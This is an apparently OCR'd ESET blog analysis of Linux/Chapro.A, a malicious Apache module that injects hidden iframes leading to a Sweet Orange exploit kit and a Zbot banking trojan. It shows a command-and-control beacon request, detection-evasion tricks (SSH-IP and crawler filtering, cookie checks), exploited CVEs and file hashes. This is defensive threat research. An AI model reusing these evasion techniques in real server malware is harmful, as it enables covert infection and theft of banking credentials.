
Malicious Apache module used for content injection: Linux/Chapro.A

blog.eset.com/2012/12/18/malicious-apache-module-used-for-content-injection-linuxchapro-a

December 18, 2012



More than half of all web servers on the Internet use Apache, so when we discovered a malicious Apache module in the wild last month, we were understandably concerned.

18 Dec 2012 - 01:01AM


More than half of all web servers on the Internet use Apache, so when we discovered a malicious Apache module in the wild last month, we were understandably concerned.

[**Update:** *David Harley has published a blog post here with additional information about this malware.*]

More than half of all web servers on the Internet use Apache, so when we discovered a malicious Apache module in the wild last month, being used to inject malicious content into web pages displayed by compromised web servers, we were understandably concerned. Our concern deepened when we discovered that this malware was being used in a scheme to steal banking credentials.

At first, we wondered if this code might be related to the Linux/Snasko.A rootkit reported to the Full-Disclosure mailing list and then analyzed by CrowdStrike and Kaspersky but it turns out this is a completely different beast.

The malicious Apache module we have analyzed is detected by ESET as Linux/Chapro.A. the primary purpose of which is to inject malicious content into web pages served up by the compromised server (as diagrammed on the right where an iframe is injected, but it could be malicious JavaScript or something else).



Although the module can serve any type of content, in this specific case the final payload, achieved via the iframe injection, was installation of a variant of Win32/Zbot, which is commonly used to steal banking information from infected systems.

We also found that this module has a couple of interesting capabilities designed to reduce its chances of being spotted by system administrators. In addition to analyzing the malicious Apache module, we were able to analyze the malicious content it was serving.


In this analysis, we will present the characteristics of Linux/Chapro.A. We will also give an overview of the exploit kit used to install malware, and the final Win32/Zbot payload.

Linux/Chapro.A Characteristics

The Linux/Chapro.A malicious Apache module is an x64 Linux binary. This malware makes use of only one obfuscation technique. It uses an XOR loop with a 12 byte long key to encode most of the strings.

The program has many capabilities to evade detection by system administrators. Before serving malicious content to a visitor, multiple checks will be performed.

First, Linux/Chapro.A checks the web browser's user agent for known bots as well as web browsers that are not likely to be vulnerable to the exploits used to infect the target system. If the web browser visiting the page has a user agent string that contains keywords known to be used by web crawlers, the malware will not be served the malicious content. The following figure shows some of the keywords used by the bot.



Linux/Chapro.A will also inspect all active SSH sessions on the Linux system on which it is running to determine the IP addresses being used by them. If a visitor browses a page using any of the same IPs involved in a SSH connection, it will not be served the malicious content. This helps hide the malicious content from system administrators, web developers and others who might be working on the web server

Before injecting the malicious iframe into the web content sent by the server, Linux/Chapro.A sets a cookie in the visiting web browser. Malicious content will not be served if the visiting browser already had that cookie set. This helps ensure that visitors will

not receive malicious content over and over again, making it more difficult to determine how a system was infected.

Finally, Linux/Chapro.A maintains a list of IP addresses that have been served malicious content. If a user visits an infected website twice from the same IP address; it will only receive the malicious content once. This provides a second, additional method to make the path of infection more difficult to determine.

Injected Content

The main purpose of Linux/Chapro.A is to inject iframes into webpages served by the Apache webserver to which it is attached. To do so, the malware sends an HTTP POST request to its command and control server every 10 minutes. The following figure shows one such HTTP POST request.

```
POST /index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/536.11 (KHTML, like Gecko)
Ubuntu/12.04 Chromium/20.0.1132.47 Chrome/20.0.1132.47 Safari/536.11
Accept: */*
Host:
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

c=1&version=2012. 08.07&uname=Linux
```

At the time of our analysis, the malicious command and control server was being hosted in Germany. It has recently gone offline.

The request is simple; it only includes the version of the malware and the operating system it is running on. The command and control server will respond to the query with the iframe to be injected by the malicious apache module. The iframe is encoded using base64 and XOR. If a visitor does not fall into any of the blacklists detailed in the previous section, it is served the iframe downloaded from the command and control server.

The figure below shows the HTML code for an iframe sent by Linux/Chapro.A. The iframe is positioned outside of the usual browser display area in order to avoid being seen by the user.

Exploit Kit


Based on our analysis and descriptions from this article, we are confident the iframe injected by Linux/Chapro.A points to a “Sweet Orange” exploit pack landing page. At the time of our analysis, the exploit pack was being hosted in Lithuania. The pack tries to exploit the following vulnerabilities found in modern web browsers and plugins:

- CVE-2012-5076: Java JAX-WS Class Handling
- CVE-2012-4681: Java getField Method Class Invocation Privilege Escalation
- CVE-2006-0003: Internet Explorer MDAC
- CVE-2010-0188: Adobe Reader LibTiff Integer Overflow


If the exploit pack is able to exploit one of the vulnerabilities it has exploits for, the final payload is executed.

Attack Payload

The final purpose of the attack we have investigated is to install a variant of Win32/Zbot, also known as ZeuS, which has been widely used for years to steal banking-related information. In this case, the Win32/Zbot variant targets European and Russian banking institutions. The screenshot below shows a form used by a bank to give customers online access to account information.



Apparently this bank is aware that it has been targeted by criminals attempting to obtain customer PIN code and CVC/CVV code information. Indeed, a specific warning is shown on its customer login form. However, when the login page is visited from a compromised host, this warning is removed by the malware, as you can see below.



Once the user has logged into his account, the malware will inject a pop-up asking for the CVV code for his card, which is exactly the behavior outlined in the warning on the original login form. The malware will then try to send the user credentials, along with the CVV, to the botnet operator.

Conclusions

The Linux/Chapro.A attack has not been publicly documented in the past. Our telemetry systems did not report other installation of this malicious Apache module in the wild. While the intent of injecting iframes into served webpages is the same as the rootkit analyzed by Crowdstrike and Kaspersky, we confirm this is not the same malware family. On the other hand, this malware has many similarities to something discussed on Russian underground forums as exposed by Dancho Danchev.

While we have not witnessed any other installations of Linux/Chapro.A in the wild, we have observed thousands of users accessing the Sweet Orange exploit pack before we blocked access to this server in our products. ESET blocked the exploit attempts through generic detection, even before additional protection was added with URL blocking.

The attack described in the present analysis shows the increased complexity of malware attacks. This complicated case spreads across three different countries, targeting users from a fourth one, making it very hard for law enforcement agencies to investigate and mitigate. It is not clear at this point in time if the same group of people are behind the whole operation, or if multiple gangs collaborated, perhaps with one to drive traffic to the exploit pack and sell the infected computers to another gang operating a botnet based on Win32/Zbot.

Acknowledgements

We would like to thank the following researchers for their contribution in this research:Jean-Ian Boutin, François Chagnon, Sébastien Duquette, Aleksander Matrosov.

Analyzed Files

The following listing provides the MD5 hashes for the files involved in our research:

Description	MD5 Hash
Linux/Chapro.A	e022de72cce8129bd5ac8a0675996318
Injected iframe	111e3e0bf96b6ebda0aeffdb444bcf8d
Java exploit	2bd88b0f267e5aa5ec00d1452a63d9dc
Zeus binary	3840a6506d9d5c2443687d1cf07e25d0

Pierre-Marc Bureau
Security Intelligence Program Manager

18 Dec 2012 - 01:01AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion